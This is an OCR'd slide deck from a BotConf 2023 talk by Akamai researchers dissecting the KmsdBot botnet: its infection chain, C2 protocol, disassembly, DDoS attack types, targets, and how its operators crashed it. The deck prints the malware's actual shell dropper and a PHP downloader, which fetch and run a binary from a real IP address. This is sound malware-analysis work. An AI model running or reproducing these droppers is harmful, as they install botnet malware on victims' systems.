The KmsdBot Deconstructed

Larry Cashdollar
Allen West

BotConf 2023

Larry Cashdollar

- 22 Years at Akamai
- Member of Akamai SIRT
- Vulnerability Research and Malware RE
- Lots of CVEs (300?) so many MITRE made me a CVE CNA

Allen West

- ~ 1 year at Akamai in total
- Member of Akamai SIRT
- Honeypot development and threat analysis
- Working on Masters @ CMU
- Remote due to slow passport turnaround

Points of Interest

- Discovered while testing a new honeypot
- Written in Google's Go Language
- Command and Control communication in clear text
- Wrote code to emulate a malware client
- Modified malware sample to talk to our own C2
- Began fingerprinting attacks
- Discovered malware actors crashed botnet by accident

Infection

```
cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
rm -rf kmsd*;
rm -rf kmsd;
rm -rf kthread;
rm -rf kthread*;
wget -q http://185.225.74.213/unknown/kthread || curl -s -o kthread 185.225.74.213/unknown/kthread || tftp 185.225.74.213 -c gett /unknown/kthread || tftp -r /unknown/kthread -g 185.225.74.213 || ftpget -v -u anonymous -p anonymous -P 21 185.225.74.213 -c get /unknown/kthread;
chmod 777 kthread;
chmod +x kthread;
nohup ./kthread  /dev/null >/dev/null 2>&1 &
```

Downloader Script

```
<?php

$winurl = "http://185.225.74.213/win/svhostt.exe";
$linuxurl = "http://185.225.74.213/x86_64/kthread";
$winfile_name = basename($winurl);
$linuxfile_name = basename($linuxurl);

    // if is windows
    if (strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') {
        if (file_put_contents($winfile_name, file_get_contents($winurl)))
        {
            // send cmd command to start file
            shell_exec("start $winfile_name");
            shell_exec("$winfile_name");
        }
    } else {
        shell_exec("cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;rm -rf kthread; rm -rf kthread;wget http://185.225.74.213/x86_64/kthread || curl -s -o kth
read 185.225.74.213/x86_64/kthread || tftp 185.225.74.213 -c get /x86_64/kthread || tftp -r /x86_64/kthread -g 185.225.74.213 || ftpget -v -u anonymous -p anonymous -P 21 185.225.
74.213 -c get /x86_64/kthread;chmod 777 kthread;chmod +x kthread;nohup ./kthread </dev/null >/dev/null 2>&1 &");
    }
?>
```


Command and Control Protocol

- Over TCP
- High numbered port
- 0x00 initialize communication with C2
- 0x01 from C2
- 0x02 from malware (heartbeat)
- Attack commands start with an !

Wrote a simple script in Golang to mimic malware so we can easily collect attack commands and targets

 |

Disassembly of C2 Communication




 |

Disassembly of C2 Communication

```
0x005d41a3      488d05350408.  lea rax, [0x006545df]       ; "0x023125: p=:443::/0AhomAtoiChamDashGET GOGCGoodJulyJuneLis
uMiaoModiNameNewaPATHThaiTypeWeak\n\tm=] n=asn1avx2basebindbitsbmi1bmi"
0x005d41aa      4889442408     mov qword [var_8h], rax
0x005d41af      48c744241004.  mov qword [var_10h], 4
0x005d41b8      e80332e7ff     call sym.runtime.stringtoslicebyte
```


 |


Disassembly of C2 Code



KmsdBot

- Modified malware sample by editing C2 address in binary






KmsdBot

- With modified binary* we can easily send our own commands to bot
- Allows us to fingerprint attacks
- Determine which features/attacks are implemented
- Examine bot proliferation abilities

* Teammate built a virtual lab using docker images to detonate and examine malware traffic in a safe environment.


KmsdBot Attacks

- Some attacks specific to gaming industry
  - FiveM
  - RedM
- Attacks over HTTP/HTTPs
  - POST
  - GET
- TCP/UDP
  - SYN Flood
  - Random Data
  - Hex/hexclimb
  - Keep Alive and Scan




 |


Recorded Demo: !bigdata



Recorded Demo: !fivem




Recorded Demo: !tcphex



KmsdBot Targets

- Gaming
- Religious sites
- Educational
- Crypto Trading
- Government
- Technology
- Luxury Car Brands



 |

KmsdBot Crashes

- Due to lack of error checking malformed attack commands crash the bot.
- Authors send a malformed command targeting www.bitcoin.com port 443
- They miss the space between www.bitcoin.com and 443
- Botnet crashes
- Quiet for 48 hrs
- Then bot infector connections start back up again

KmsdBot Crashes Again

- Again lack of error checking malformed attack commands crash the bot
- Authors send UNIX ‘ls’ command
- Botnet crashes

KmsdBot Now

- C2 was offline until 1/10/2023
- Akamai SIRT is actively monitoring
- Authors crashed it again with ‘ls’ command
- New binaries but only changed C2 address
  - `kthread <- KmsdBot Binary`
  - `kthreads <- XMRig 6.18.1`
  - `Kthreaddd <- SSH scanner`
- Possible error correction added..*

IOCs

